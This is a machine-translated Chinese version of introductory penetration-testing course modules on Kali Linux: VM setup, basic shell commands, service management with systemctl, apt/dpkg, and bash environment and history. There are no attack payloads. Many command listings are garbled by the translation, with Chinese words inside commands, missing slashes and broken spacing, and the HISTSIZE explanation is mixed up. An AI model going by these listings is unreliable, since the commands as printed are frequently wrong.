我们将使用 64 位(amd64) Kali Linux 虚拟机，因此为了获得最佳结果并与实验指南保持一致，我们建议您也使用它。不要偏离此标准构建，因为这可能会造成与课程培训材料不一致的工作环境。

您可以在攻击性安全支持网站上找到最新的 Kali Linux 虚拟机映像以及验证下载存档的最新说明。作为一名安全专家，

在使用之前，您应该花时间正确地验证您下载的任何文件。不这样做会让你和你的客户处于不必要的风险之中。

为了使用 Kali Linux 虚拟机，我们将首先提取归档文件并打开.带 VMware 的 vmx 文件。如果出现该选项，请选择“我复制了它”，以指示虚拟机生成新的虚拟 MAC 地址并避免潜在的冲突。

虚拟机的默认凭据是:

- 用户名:kali
- 密码:kali

第一次启动时，使用 passwd 命令从终端更改所有默认密码非常重要。我们和其他学生一起连接到一个在线实验室，默认密码实际上保证了好玩的滥用！

要更改密码，请单击终端图标并发出内置密码命令:

```
kali@kali:~$ passwd 更改 kali 的密码。
(当前)UNIX 密码:
输入新的 UNIX 密码:重新键入新的 UNIX 密码:密
码:密码更新成功
```

清单 1 - 更改 kali 用户的默认密码

Kali Linux 虚拟机将包含两个默认用户，“root”和“Kali”。我们将使用 kali 用户帐户。虽然以 root 用户身份登录很有诱惑力，但不建议这样做。根用户拥有不受限制的访问权限，一个错误的命令可能会损坏我们的系统。更糟糕的是，如果对手利用一个进程作为根，他们将完全控制我们的机器。

许多命令需要提升权限才能运行，幸运的是，sudo 命令可以克服这个问题。我们输入 sudo，后跟我们希望运行的命令，并在出现提示时提供我们的密码。

```
kali@kali:~$ whoami kali
kali @ kali:~ $ sudo
whoami[sudo]kali:root 的密码
```

清单 2 - 使用 sudo 以 root 用户身份运行命令

最后，探索 VMware 的快照功能，该功能允许我们将虚拟机恢复或重置为全新状态。如果出现问题，定期拍摄快照可以节省大量时间，减少挫败感。

2.2 卡利菜单

Kali Linux 菜单包括发行版中许多工具的分类链接。这种结构有助于阐明每个工具的主要作用及其使用环境。

花一些时间浏览 Kali Linux 菜单，以帮助您熟悉可用的工具及其类别。

图 3: 卡利菜单

2.3 卡利文件

作为一个成熟的操作系统，Kali Linux 提供了许多我们在本课程中无法充分探索的特性和功能。但是，有几个官方的 Kali Linux 资源可供进一步研究和学习:

- 卡利 Linux 官方文档 卡利 Linux 支持论坛

- 卡利 Linux 工具网站
- Kali Linux Bug 跟踪器 26
- 卡利 Linux 培训

2.3.1 卡利 Linux 官方文档

Kali Docs 网站，顾名思义，是官方的 Kali Linux 文档库。该网站提供了最新的 Kali 文档，详细介绍了许多常见的程序，应该被视为 Kali Linux 故障排除和支持的第一站。

2.3.2 卡利 Linux 支持论坛

故障排除和支持的下一站是 Kali Linux 支持论坛。发帖前，请阅读论坛规则和指南，因为不符合的帖子通常会被审核或忽略。在创建一个新的线程之前，一定要在论坛中彻底搜索以前发布的解决方案。

2.3.3 卡利 Linux 工具网站

Kali 拥有许多来自安全和取证领域的渗透测试工具。卡利工具网站旨在列出所有这些工具，并为每个工具提供快速参考。这些工具的版本可以根据其上游来源进行跟踪。此外，还提供了关于每个元包的信息。元包提供了根据特定需求安装特定工具子集的灵活性，包括无线、网络应用程序、取证、软件定义的无线电等。

2.3.4 Kali Linux 错误跟踪器

有时，某些工具可能会崩溃或产生意想不到的结果。当这种情况发生时，在 Kali Linux 错误跟踪器网站 32 上搜索给定的错误消息可能有助于确定该问题是否是一个错误，如果是，如何解决它。用户也可以通过网站报告错误来帮助社区。

2.3.5 卡利培训场所

Kali Linux 培训网站提供官方的 Kali Linux 手册和培训课程。这个免费网站基于 Kali Linux 启示书，以 HTML 和 PDF 格式托管书的内容，

测试材料知识的练习、支持论坛等等。该网站包含大量有用的信息，帮助用户更好地熟悉 Kali Linux。

2.3.6 练习

(这些练习不需要报告)

1. 启动你的 kali 操作系统，把 Kali 用户密码改成安全的。
2. 花点时间熟悉一下 Kali Linux 菜单。
3. 使用 Kali 工具网站，找到您最喜欢的工具并查看其文档。如果没有喜欢的工具，随便挑一个。

2.4 在卡利找到自己的路

2.4.1 Linux 文件系统

Kali Linux 遵循文件系统层次标准(FHS)，该标准为所有 Linux 用户提供了一个熟悉且通用的布局。您会发现最有用的目录是:

- /bin -基本程序(ls、cd、cat 等))。
- /sbin -系统程序(fdisk、mkfs、sysctl 等)
- /etc -配置文件
- /tmp -临时文件(通常在启动时删除)

- /usr/bin -应用程序(apt、ncat、nmap 等))。
- /usr/share -应用程序支持和数据文件

还有许多其他目录，其中大部分您很少需要输入，但是对 Linux 文件系统的布局非常熟悉将极大地帮助您提高效率。

2.4.2 基本的 Linux 命令

2.4.2.1 手册

接下来，让我们深入研究一下 Kali Linux 的用法，并探索一些基本的 Linux 命令。

大多数面向 Linux 命令行的可执行程序都提供了一份正式的文档，通常称为手册或手册页。[一个叫 man 的特殊程序用来查看这些页面。] 手册页通常有一个名称、一个概要、一个命令用途的描述，以及相应的选项、参数或开关。让我们看看 ls 命令的手册页:

```
kali@kali:~$ man ls
```

清单 3 -探索 ls 命令的手册页

手册页不仅包含关于用户命令的信息，还包含关于系统管理命令、编程接口等的文档。手册内容分为几个部分，编号如下:

部分	内容
一	用户命令
2	内核系统调用的编程接口
3	C 库的编程接口
四	设备节点和驱动程序等特殊文件
5	文件格式
6	游戏和娱乐，如屏保
七	多方面的
8	系统管理命令

表 2 -手册页组织

要确定合适的手动部分，只需执行关键字搜索。例如，让我们假设我们有兴趣进一步了解 /etc/passwd 文件的文件格式。在命令行键入 man passwd 将显示手册第 1 节中关于 passwd 命令的信息(图 4)，这不是我们感兴趣的。

图 4:请求手动输入密码文件

但是，如果我们对 man 使用-k 选项，我们可以执行如下所示的关键字搜索:

```
kali@kali:~$ man -k passwd
chgpasswd (8) -以批处理模式更新组密码
chpasswd (8) -在批处理模式下更新密码 exim 4 _ passwd(5)-Debian exim 4 包 exim 4 _ passwd _ client(5)-Debian exim 4 包 expect_mkpasswd (1)使用的文件-生成新密码，可选择将其应用于用户 fgetpwent_r (3) -可重新输入 getpwent_r (3) -可重新输入 get passwd 文件条目 gpasswd (1) -可管理/etc/group 和/etc/gshaudu GRUB...
```

清单 4 -使用 man 执行 passwd 关键字搜索我们可以借助正则表达式进一步缩小搜索范围:

```
kali@kali:~$ man -k '^passwd$'密码(1) -更改用户密码密码(1ssl) -计算密码哈希密码(5) -密码文件
```

清单 5 -缩小搜索范围

在上面的命令中，正则表达式由插入符号(^)和美元符号($)括起来，以匹配整行并避免子字符串匹配。我们现在可以通过参考适当的部分来查看我们感兴趣的确切密码手册页:

```
kali@kali:~$ man 5 passwd
```

清单 6 -使用 man 查看/etc/passwd 文件格式的手册页

手册页通常是查找给定命令的文档的最快方法，所以花些时间更详细地探索它们。

2.4.2.2 机场

使用 apropos 命令，我们可以在手册页描述列表中搜索基于关键字的可能匹配。虽然这有点粗糙，但它通常有助于根据描述找到特定的命令。我们来看一个例子。假设我们想分区一个硬盘，但是想不起命令的名字。我们可以通过恰当地搜索“分区”来解决这个问题。

```
kali@kali:~$ apropos 分区
addpart (8) -告诉内核分区 cfdisk (8) -显示或操纵磁盘分区表 cgdisk (8) -基于诅咒的 GUID 分区表(gpt)操纵器 cgpt (1) -利用 Chromium OS 操纵 GPT 分区的实用程序...
delpart (8) -告诉内核忘记分区删除(1) -从 ext3 或 ext4 分区中取消删除文件的实用程序。fdisk (8) -操作磁盘分区表修复部分(8) - MBR 分区表修复实用程序
...
```

清单 7 - 使用 apropos 来查找将“分区”作为描述一部分的命令

请注意，apropos 似乎执行与 man -k 相同的功能；事实上，它们是等价的。

2.4.2.3 列表文件

ls 命令在屏幕上打印出一个基本文件列表。我们可以用各种通配符修改输出结果。-a 选项用于显示所有文件(包括隐藏的文件)，而-1 选项将每个文件显示在一行上，这对自动化非常有用。

```
kali@kali:~$
 ls
桌面文档下载音
乐图片公共模板
视频

kali @ kali:~
$ lsetcApache
2sites-
available*。
主配置文件
etcApache
2sites-
available000-
default .
conf
etcApache
2sites-
availabledefa
ult-SSL .
conf

kali@kali:~$
 ls -a1。
..
。
bash_history
。没有则创建
。躲藏
。配置
桌面文档...
```

清单 8 - 列出文件

2.4.2.4 四处走动

Linux 不使用 Windows 风格的驱动器号。相反，所有文件、文件夹和设备都是根目录的子目录，用“/”字符表示。我们可以使用 cd 命令，后跟一个路径来更改到指定的目录。pwd 命令将打印当前目录(如果您迷路了，这很有帮助)，运行 cd ~将返回主目录。

```
kali @ kali:~ $ CD/usr/share/metasploit-framework/

kali @ kali:/usr/share/metasploit-framework $ pwd
/usr/share/metasploit-framework

kali @ kali:/usr/share/metasploit-framework $ CD ~

kali@kali:~$ pwd
/home/kali
```

清单 9 - 在文件系统中移动

2.4.2.5 创建目录

mkdir 命令后跟一个目录名，创建指定的目录。目录名可以包含空格，但是由于我们将在命令行花费大量的时间，我们将通过使用连字符或下划线来避免很多麻烦。这些字符将使自动完成(用 A 键执行)更容易完成。

```
kali@kali:~$ mkdir 注释

kali@kali:~$ cd notes

kali@kali:~notes$ mkdir 模块一

kali@kali:~notes$ ls 模块一

kali@kali:~notes$ rm -rf 模块 one

kali @ kali:~notes $ mkdir " module one
"

kali@kali:~notes$ cd 模块\ one

kali@kali:~notesmodule one$
```

清单 10 - 在卡利创建目录

我们可以用非常有用的 mkdir -p 一次创建多个目录，它也可以创建任何需要的父目录。这可以与括号扩展相结合，以有效地创建一个目录结构，例如，存储您的渗透测试笔记。在下面的示例中，我们创建了一个名为 test 的目录，并在该目录中创建了三个子目录，分别名为 recon、exploit 和 report:

```
kali@kali:~$ mkdir -p
test{recon, exploit,
report}

kali@kali:~$ ls -1 测试利
用侦察报告
```

清单 11 - 创建目录结构

2.4.3 在 Kali Linux 中查找文件

在 Kali Linux 中，用于定位文件的三个最常见的 Linux 命令包括查找、定位和哪一个。这些实用程序有相似之处，但是工作和返回数据的方式不同，因此可能在不同的情况下使用。

哪个 2.4.3.1

哪个命令在$PATH 环境变量中定义的目录中搜索给定的文件名。该变量包含一个目录列表，当发出没有路径的命令时，Kali 会搜索这些目录。如果找到匹配项，将返回文件的完整路径，如下所示:

```
kali@kali:~$ echo $PATH
usrlocalsbin:usrlocalbin:usrsbin:us
rbin:sbin:bin

kali@kali:~$哪个 sbd usrbinsbd
```

清单 12 -探索哪个命令

2.4.3.2 定位

locate 命令是在 Kali 中查找文件和目录位置的最快方法。为了提供更短的搜索时间，locate 搜索一个名为 locate.db 的内置数据库，而不是整个硬盘本身。该数据库由 cron 调度程序定期自动更新。要手动更新 locate.db 数据库，可以使用 updatedb 命令。

```
kali@kali:~$ sudo updatedb


kali@kali:~$定位 sbd.exe
/usr/share/windows-resources/sbd/sbd . exe
```

清单 13 -探索定位命令

2.4.3.3 发现

find 命令是三种搜索工具中最复杂和灵活的。掌握它的语法有时会很棘手，但它的功能超出了正常的文件搜索。清单 14 显示了 find 命令的最基本用法，我们从根文件系统目录开始执行递归搜索，查找任何以字母“sbd”开头的文件。

```
kali@kali:~$ sudo find / -name sbd*
/usr/bin/sbd
/usr/share/doc/sbd
/usr/share/windows-resources/sbd
/usr/share/windows-resources/sbd/sbd . exe
/usr/share/windows-resources/sbd/sbdbg . exe
/var/cache/apt/archives/sbd _ 1.37-1k ali3 _ amd64 . deb
/var/lib/dpkg/info/sbd.md5sums
/var/lib/dpkg/info/sbd.list
```

清单 14 -探索查找命令

“查找”优于“定位”的主要优势在于，它不仅可以通过名称来搜索文件和目录。使用 find，我们可以按文件年龄、大小、所有者、文件类型、时间戳、权限等进行搜索。

2.4.3.4 演习

1. 使用 man 查看手册页中您喜欢的命令之一。

2. 使用 man 查找与文件压缩相关的关键字。
3. 使用它来定位 Kali 虚拟机上的 pwd 命令。
4. 使用定位在您的卡利虚拟机上定位 wce32.exe。
5. 使用 find 来识别在最后一天修改的、不属于根用户的任何文件(不是目录)，并对它们执行 ls -l。不允许链接/管道命令！

2.5 管理 Kali Linux 服务

Kali Linux 是专门针对安全专业人士的 Linux 发行版。因此，它包含几个非标准功能。默认的 Kali 安装附带了几个预装的服务，比如 SSH、HTTP、MySQL 等。因此，这些服务将在启动时加载，这将导致 Kali 默认暴露几个打开的端口——出于安全原因，我们希望避免这种情况。Kali 通过更新其设置来处理这个问题，以防止网络服务在启动时启动。

Kali 还包含一种机制，可以将各种服务列入白名单和黑名单。以下部分将讨论其中一些服务，以及如何操作和管理它们。

2.5.1 SSH 服务

安全外壳(Secure SHell，SSH)服务最常用于使用安全的加密协议远程访问计算机。SSH 服务是基于 TCP 的，默认情况下监听端口 22.要在 Kali 中启动 ssh 服务，我们运行 systemctl，在启动选项后接服务名(本例中为 SSH):

```
kali@kali:~$ sudo systemctl 启动 ssh
kali@kali:~$
```

清单 15 - 使用 systemctl 启动 Kali 中的 ssh 服务

当命令成功完成时，它不会返回任何输出，但是我们可以通过使用 ss 命令验证 SSH 服务正在运行并侦听 TCP 端口 22，并将输出传送到 grep 中，以搜索“SSH”的输出:

```
kali @ kali:~ $ sudo ss-antlp | grep sshd
LISTEN 0 128 *:22 *:*用户:((“ssh”，pid=1343，fd=3))
LISTEN 0 128 :::22 :::*用户:((" sshd "，pid=1343，fd=4))
```

清单 16 - 使用 ss 和 grep 来确认 ssh 已经启动并且正在运行

如果我们想让 SSH 服务在启动时自动启动(正如许多用户喜欢的那样)，我们只需使用 systemctl 命令来启用它。但是，一定要先更改默认密码！

```
kali@kali:~$ sudo systemctl 启用 ssh
正在同步 ssh.service 与 SysV 服务脚本的状态，该脚本带有/lib/systemd/systemd-
正在执行:/lib/system d/sysd-sysv-install 启用 ssh
已创建 symlink/etc/systemd/system/ssh . service→/lib/systemd/system/ssh . service。
```

清单 17 - 使用 systemctl 配置 ssh 在启动时启动

我们可以使用 systemctl 来启用和禁用 Kali Linux 内的大多数服务。

2.5.2 HTTP 服务

Apache HTTP 服务通常在渗透测试中使用，或者用于托管一个站点，或者提供一个将文件下载到受害机器的平台。这个服务是基于传输控制协议的

默认情况下监听端口 80。要在 Kali 中启动 HTTP 服务，我们可以像启动 SSH 服务一样使用 systemctl，用“apache2”替换服务名:

```
kali @ kali:~ $ sudo system CTL start Apache 2 kali @
kali:~ $
```

清单 18 - 使用 systemctl 在 Kali 中启动 apache 服务

与 SSH 服务一样，我们可以使用 ss 和 grep 命令验证 HTTP 服务正在运行并侦听 TCP 端口 80。

```
kali @ kali:~ $ sudo ss-antlp | grep Apache
LISTEN 0 128:::80::*用户:(("apache2 "，pid=1481，fd=4)、("apach e2 "，pid=1480，
fd=4)、("apache2 "，pid=1479，fd=4)、("apache2 "，pid=1478，fd=4)、("apache2 "，pid=
1477，fd=4)、("apache2 "，pid=1476，fd=4)、("apache2 "，pid=1475、
```

清单 19 - 使用 ss 和 grep 来确认 apache 已经启动并且正在运行

要让 HTTP 服务在启动时启动，就像 SSH 服务一样，我们需要用 systemctl 及其启用选项显式地启用它:

```
kali@kali:~$ sudo systemctl 启用 apache2
正在将 apache2.service 的状态与 SysV 服务脚本同步，该脚本带有/lib/systd/SysT
正在执行:/lib/system d/sysd-sysv-install enable Apache 2
```

清单 20 - 使用 systemctl 使 apache 能够在启动时启动

Kali Linux 中的大多数服务通过它们的服务或初始化脚本，以与 SSH 和 HTTP 几乎相同的方式运行。要查看所有可用服务的表，请使用 list-unitfiles 选项运行 systemctl:

```
kali @ kali:~ $ system CTL list-unit-files...
单位文件状态 proc-sys-fs-binfmt _ misc . automount static-。mount generated
dev-hugepages . mount static dev-m queue . mount static media-cdrom 0 .
mount generated proc-sys-fs-binfmt _ misc . mount static run-VM block \ x2
dfuse . mount disabled sys-fs-fuse-connections . mount static sys-kernel-
config . mount static
sys-kernel-debug.mount static...
```

清单 21 - 显示所有可用的服务

有关 Kali Linux 中服务管理的其他信息，包括 systemctl 的使用，请参考 Kali 培训网站。

2.5.3 练习

(这些练习不需要报告)

1. 练习启动和停止各种 Kali 服务。
2. 启用 SSH 服务，以便在系统启动时启动。

2.6 搜索、安装和移除工具

Kali VMware 映像包含渗透测试领域最常用的工具。但是，将 Kali 存储库中的每个工具都包含在 VMware 映像中是不切实际的。因此，我们需要讨论如何搜索、安装或删除工具。在本节中，我们将探索高级包工具(APT)工具集以及在 Kali Linux 操作系统上执行维护操作时有用的其他命令。

APT 是一组工具，帮助在基于 Debian 的系统上管理包或应用程序。由于 Kali 是基于 Debian 45 的，所以我们可以使用 APT 来安装和删除应用程序，更新包，甚至升级整个系统。APT 的神奇之处在于，它是一个完整的包管理系统，通过递归地满足包的需求和依赖来安装或删除所请求的包。

2.6.1 自动更新

关于 APT 包的信息被缓存在本地，以加速任何涉及查询 APT 数据库的操作。因此，更新可用包的列表总是一个好的做法，包括与它们的版本、描述等相关的信息。我们可以通过 apt update 命令来实现这一点，如下所示:

```
kali@kali:~$ sudo apt 更新
命中:1 http://kali.mirror.globo.tech/kali 卡利滚动在最近
正在阅读包列表... 完成的
构建依赖树
读取状态信息... 完成的
699 包可以升级。运行' apt list-upgraded '来查看它们。
```

清单 22 - 使用 apt 更新来更新 Kali 中的包列表

2.6.2 自动升级

APT 数据库更新后，我们可以使用 apt upgrade 命令将安装的包和核心系统升级到最新版本。

为了升级单个包，在 apt upgrade 命令后添加包名，如 apt upgrade metasploit-framework。

虽然您可以随时升级您的 Kali Linux 安装，但在此之前，最好在干净的状态下(在进行任何更改之前)拍摄虚拟机的快照。这有两大好处。首先，它将确保您有一个适用于所有练习的已测试构建的快照，其次，如果您遇到问题并必须联系我们的支持团队，他们将知道您正在使用的工具的版本以及它们的行为。实际上

45 (Debian· 2019)· https://www.debian.org/

渗透测试，这些同样的关注将适用。随着您对 Kali Linux 的更多经验和熟悉，您将了解到更多关于如何平衡拥有最新工具和可信构建的信息。

2.6.3 apt-缓存搜索和 apt 显示

apt-cache 搜索命令显示了存储在内部缓存包数据库中的许多信息。例如，假设我们想通过 APT 安装纯 ftpd 应用程序。我们要做的第一件事是找出应用程序是否存在于 Kali Linux 存储库中。为此，我们将在命令行上传递搜索词:

```
kali @ kali:~ $ apt-cache search pure-ftpd
mysqmail-Pure-FTPd-logger-MySQL 中的实时日志系统-pure-ftpd 流量-logg pure-ftpd -安全高效的
FTP 服务器 pure-ftpd-common - Pure-FTPd FTP 服务器(Common Files)
纯-ftpd-ldap -安全高效的文件传输协议服务器，带 ldap 用户身份验证纯-ftpd-mysql -安全高效的文件传输
协议服务器，带 mysql 用户身份验证纯-ftpd-postgresql -安全高效的文件传输协议服务器，带 postgresql
用户身份验证资源代理-集群资源代理
```

清单 23 - 使用 apt 缓存搜索来搜索纯 ftpd 应用程序

上面的输出表明应用程序存在于存储库中。如果需要，还可以为纯 ftpd 应用程序安装一些身份验证扩展。

有趣的是，资源代理包出现在我们的搜索中，尽管它的名字并不包含“pure-ftpd”关键字。这背后的原因是 apt-cache 搜索在包的描述中寻找所请求的关键字，而不是包名本身。

为了确认资源代理包描述确实包含“pure-ftpd”关键字，将包名传递给 apt show，如下所示:

```
kali@kali:~$ apt 显示资源代理
包:资源代理版本:1:4.2.0-2...
描述:群集资源代理
该包包含符合开放集群框架(OCF)规范的集群资源代理(RAs)，用于与起搏器资源管理器管理的
高可用性环境中的各种服务接口。
。
代理包括:
管理以太网数据传输(AoE)目标输出声音警报:以可配置的间隔发出可听见的蜂鸣声...
节点利用率:节点利用率
管理一个纯文件传输协议服务器实例
Raid1:管理共享存储上的 Linux 软件 RAID (MD)设备...
```

清单 24 - 使用 apt show 检查与资源代理包相关的信息

在上面的输出中，apt show 阐明了为什么资源代理应用程序神秘地出现在前面对纯 ftpd 的搜索中。

2.6.4 易于安装

apt install 命令可用于向系统添加软件包，apt install 后跟软件包名称。让我们继续安装纯 ftpd:

```
kali @ kali:~ $ sudo apt install pure-ftpd
正在阅读包列表... 完成的
构建依赖树
```

```
读取状态信息... 完成的
将安装以下附加软件包：
纯 ftpd-公共
将安装以下新软件包：
纯 ftpd 纯 ftpd-公共
0 已升级，2 个新安装，0 个要删除，0 个未升级。
需要获取 309 kB 的档案。
此操作后，将使用 880 kB 的额外磁盘空间。
您想继续吗？[是/否] y
获得:1 http://kali.mirror.globo.tech/kali kali-rolling/main amd64 纯-ftpd-common all
获取:2 个 http://kali.mirror.globo.tech/kali kali-rolling/main amd64 纯 ftpd amd64 1.0.4
在 4s (86.4 kB/s)预配置包中获取 309 kB...
...
```

清单 25 - 使用 apt 安装来安装纯 ftpd 应用程序

同样，我们可以用命令 apt remove - purge 来移除包。

2.6.5 apt 移除-吹扫

apt remove–purge 命令从 Kali 中完全删除包。需要注意的是，用 apt remove 移除包会移除所有包数据，但通常会留下小的(修改过的)用户配置文件，以防意外移除。添加- purge 选项会清除所有剩余部分。

```
kali @ kali:~ $ sudo apt remove-pure pure-ftpd
正在阅读包列表...完成的
构建依赖树
读取状态信息...完成的
以下软件包已自动安装，不再需要：
纯 ftpd-公共
请使用"sudo apt autoremove"将其删除。以下包将被删除：
纯 ftpd*
0 已升级，0 新安装，1 要删除，0 未升级。
此操作后，将释放 581 kB 的磁盘空间。
您想继续吗？[是否] y
(阅读数据库...388024 当前安装的文件和目录。)
拆卸纯 ftpd (1.0.47-3)...
找不到 ftp 服务的缓存 rlinetd 的配置文件，忽略删除请求
人工数据库的处理触发器(2.8.5-2)...
(阅读数据库...388011 当前安装的文件和目录。)
清除纯 ftpd 的配置文件(1.0.47-3)...
系统的处理触发器(240-6)...
```

清单 26 - 使用 apt remove–purge 完全删除纯 ftpd 应用程序

优秀！您现在可以在 Kali Linux 中搜索、安装和删除工具。让我们探索这个模块中的最后一个命令:dpkg。

2.6.6 dpkg

dpkg 是用来直接或通过 APT 间接安装软件包的核心工具。它也是离线操作时的首选工具，因为它不需要互联网连接。请注意，dpkg 不会安装软件包可能需要的任何依赖项。要安装带有 dpkg 的

包，请提供-i 或- install 选项和.deb 包文件。这假设.要安装的软件包的 deb 文件以前已经下载过或以其他方式获得过。

```
kali @ kali:~ $ sudo dpkg-I man-db _ 2 . 7 . 0 . 2-5 _ amd 64 . deb
(阅读数据库... 86425 当前安装的文件和目录。
准备打开 man-db_2.7.0.2-5_amd64.deb...
拆包人-分贝(2.7.0.2-5)超过(2.7.0.2-4)...
设置人工数据库(2.7.0.2-5)...
更新手动页面数据库...
处理 mime 支持的触发器(3.58)...
...
```

清单 27 - 使用 dpkg -i 安装人工数据库应用程序

2.6.6.1 演习

(这些练习不需要报告)

1. 拍摄 Kali 虚拟机的快照(可选)。
2. 搜索一个目前没有安装在 Kali 的工具。
3. 安装工具。
4. 取下工具。
5. 将 Kali 虚拟机恢复到以前拍摄的快照(可选)。

2.7 收尾

在本模块中，我们为即将到来的模块设定了基准。我们为新用户探索了一些技巧和诀窍，并回顾了一些更高级的用户可能会欣赏的标准。

鼓励所有学生查看卡利培训网站上的免费在线培训。该网站包括 Kali Linux 启示书、旨在测试您的理解的练习、专门的支持论坛等。这些免费资源为所有技能水平的用户提供了有价值的见解，并成为本课程中提供的培训的绝佳伙伴。

3。 命令行乐趣

在本模块中，我们将介绍几个流行的 Linux 命令行程序。请随意参考 Kali Linux 培训网站进行复习或更深入的讨论。

3.1 Bash 环境

Bash 是一个 sh 兼容的外壳，允许我们从终端窗口运行复杂的命令和执行不同的任务。它结合了 KornShell (ksh)和 C shell (csh)的有用特性。

3.1.1 环境变量

当打开一个终端窗口时，一个新的 Bash 进程被初始化，它有自己的环境变量。这些变量是终端会话期间运行的任何应用程序所继承的各种设置的一种全局存储形式。最常引用的环境变量之一是 PATH，它是一个冒号分隔的目录路径列表，每当运行没有完整路径的命令时，Bash 都会搜索该列表。

我们可以用 echo 命令后跟“$”字符和环境变量名来查看给定环境变量的内容。例如，让我们看看 PATH 环境变量的内容:

```
kali@kali:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

清单 28 - 使用回声显示路径环境变量

其他一些有用的环境变量包括用户、PWD 和主目录，它们分别保存当前终端用户的用户名、当前工作目录和主目录的值:

```
kali@kali:~$ echo $USER kali
kali@kali:~$ echo $PWD
/home/kali
kali@kali:~$ echo $HOME
/home/kali
```

清单 29 - 使用回声显示用户、PWD 和家庭环境变量

可以使用导出命令定义环境变量。例如，如果我们正在扫描一个目标，并且不想重复输入系统的 IP 地址，我们可以快速为其分配一个环境变量，并使用它:

```
kali @ kali:~ $ export b = 10 . 11 . 1 . 220

kali@kali:~$ ping -c 2 $b
PING 10 . 11 . 1 . 220(10 . 11 . 1 . 220)56(84)字节的数据。
10.11.1.220 的 64 字节:icmp_seq=1 ttl=62 时间=2.23 ms
10.11.1.220 的 64 字节:icmp_seq=2 ttl=62 时间=1.56 ms

- 10.11.1.220 ping 统计-
发送 2 个数据包，接收 2 个数据包，0%数据包丢失，时间 1002 毫秒 rtt 最小值/平均值/最大值/mdev =
1.563/1.900/2.238/0.340 毫秒
```

清单 30 - 使用导出来声明环境变量

导出命令使变量可以被我们从当前的 Bash 实例中派生出来的任何子进程访问。如果我们设置了一个没有导出的环境变量，它将只在当前 shell 中可用。

我们将使用$$变量来显示当前 shell 实例的进程标识，以确保我们确实在两个不同的 shell 中发出命令:

```
kali@kali:~$ echo
"$$ "
1827
kali@kali:~$ var=
"我的 var "

kali@kali:~$ echo
$var
我的风险值
kali @ kali:~
$ bash kali @
kali:~ $ echo "
$ $ "
1908
kali@kali:~$ echo
$var

kali@kali:~$ exit
exit
kali@kali:~$ echo
$var
我的风险值
kali @ kali:~
$ export other
Var = " Global
Var "

kali@kali:~$ echo
$othervar
全球风险值

kali@kali:~$ bash

kali@kali:~$ echo
$othervar
全球风险值

kali @ kali:~
$ exit exit kali
@ kali:~ $
```

清单 31 - 使用 env 显示所有的环境变量

Kali Linux 中还有很多其他默认定义的环境变量。我们可以通过在命令行运行 env 来查看这些:

```
kali@kali:~$ env
SHELL=binbash...
PWD =家卡利
XDG _会话_桌面
=lightdm-xsession
LOGNAME=kali
XDG _会话_类型=x11
XAUTHORITY=homekali
。权威
XDG _ GREENER _
DATA _ DIR
=varliblight
DMDATAkali HOME
=HOMEkali...
TERM=xterm-256color
USER=kali...
```

清单 32 - 使用 env 显示所有的环境变量

3.1.2 标签完成

Bash shell 自动完成功能允许我们用 A 键完成文件名和目录路径。这个特性极大地加速了外壳的使用，以至于在其他外壳中被严重忽略。让我们从 kali 用户主目录来看看这是如何工作的。我们将从键入以下命令开始:

```
kali@kali:~$ ls D[TAB]
桌面/文档/下载/

kali@kali:~$ ls De[TAB]sktop/

kali@kali:~$ ls Desktop/
```

清单 33 - 展示了 Bash 中的标签完成

当我们在“D”之后第一次按下 A 键时，Bash shell 建议有三个目录以该字母开头，然后给出我们部分完成的命令让我们继续。由于我们决定指定“桌面”，我们接着继续键入“e”，然后第二次键入 A 键。此时，Bash shell 会神奇地自动完成单词“Desktop”的剩余部分，因为这是唯一以“De”开头的选项。关于标签完成的更多信息可以在 Debian 网站上找到。[52]

3.1.3 Bash 历史技巧

在进行渗透测试时，记录已输入外壳的命令非常重要。幸运的是，Bash 维护了已经输入的命令的历史，可以用 history 命令显示

```
kali @ kali:~ $ history 1 cat/etc/LSB-发布
2  清楚的
3  历史
```

清单 34 - 历史命令

我们可以利用历史扩展工具，而不是从我们的历史中重新输入一个长命令。例如，回顾清单 34，在我们的历史中有三个命令，每个命令前面都有一个行号。要重新运行第一个命令，我们只需键入！后跟行号的字符，在本例中为 1，用于执行 cat /etc/lsb-release 命令:

```
kali@kali:~$! 1 类 etcLSB-发布
DISTRIB_ID=Kali
distribib _ RElease = kali-rolling
distribib _ CODENAME = kali-rolling
distribib _ DESCRIPTION = " Kali GNULinux 滚动"
```

清单 35 -正在运行的 Bash 历史扩展

另一个有用的历史捷径是!，它重复了终端会话期间执行的最后一个命令:

```
kali@kali:~$ sudo systemctl 重启 apache2
kali@kali:~$!! sudo systemctl 重启 apache2

kali@kali:~$
```

清单 36 -轻松重复最后一个命令

默认情况下，命令历史记录保存到.用户主目录中的 bash_history 文件。两个环境变量控制历史大小:HISTSIZE 和 HISTFILESIZE。

*HISTFILESIZE 控制当前会话存储在内存中的命令数量，HISTFILESIZE 配置历史文件中保留的命令数量。*这些变量可以根据我们的需要进行编辑，保存到 Bash 配置文件(.我们将在后面探讨。

探索 Bash 历史的最简单的方法之一就是从命令行提示符开始。我们可以使用一些有用的键盘快捷键浏览历史，最常见的有两种:

- 在历史中向后滚动
- 历史向前滚动

最后但同样重要的是，按住 C 并按下 R 将调用反向搜索工具。键入一个字母，例如 c，您将得到一个与您的历史记录中包含字母“c”的最近命令相匹配的命令。继续键入以缩小匹配范围，当您找到所需的命令时，按下 I 执行它。

```
kali@kali:~$ [CTRL-R]c
(反向搜索)` ca ':cat/etc/LSB-释放
```

清单 37 -探索反向搜索工具

3.1.3.2 演习

1. 检查您的 bash 历史，并使用历史扩展从它重新运行一个命令。
2. 执行您选择的不同命令，并尝试通过快捷方式和反向搜索工具浏览历史。

3.2 管道和重定向

从命令行运行的每个程序都有三个与之相连的数据流，作为与外部环境的通信通道。这些流定义如下:

串流名称	描述
标准输入(标准输入)	输入程序的数据
标准输出	程序输出(默认为终端)
标准误差	错误信息(默认为终端)

表 3 -连接到命令行程序的流

管道(使用|运算符)和重定向(使用>和<运算符)将这些流连接到程序和文件之间，以适应几乎无限数量的可能用例。

3.2.1 重定向到新文件

在前面的命令示例中，输出被打印到屏幕上。这在大多数情况下很方便，但是我们可以使用>操作符将输出保存到一个文件中，以备将来参考或操作:

```
kali@kali:~$ ls
桌面文档下载音乐图片公共模板视频

kali @ kali:~ $ echo“test”测试
kali @ kali:~ $ echo " test " >
redirection _ test . txt

kali@kali:~$ ls
桌面文档下载音乐图片公共重定向_test.txt 模板

kali@kali:~$ cat 重定向_test.txt test
Kali @ Kali:~ $ echo“Kali Linux 是开源项目”>
redirection_test.txt

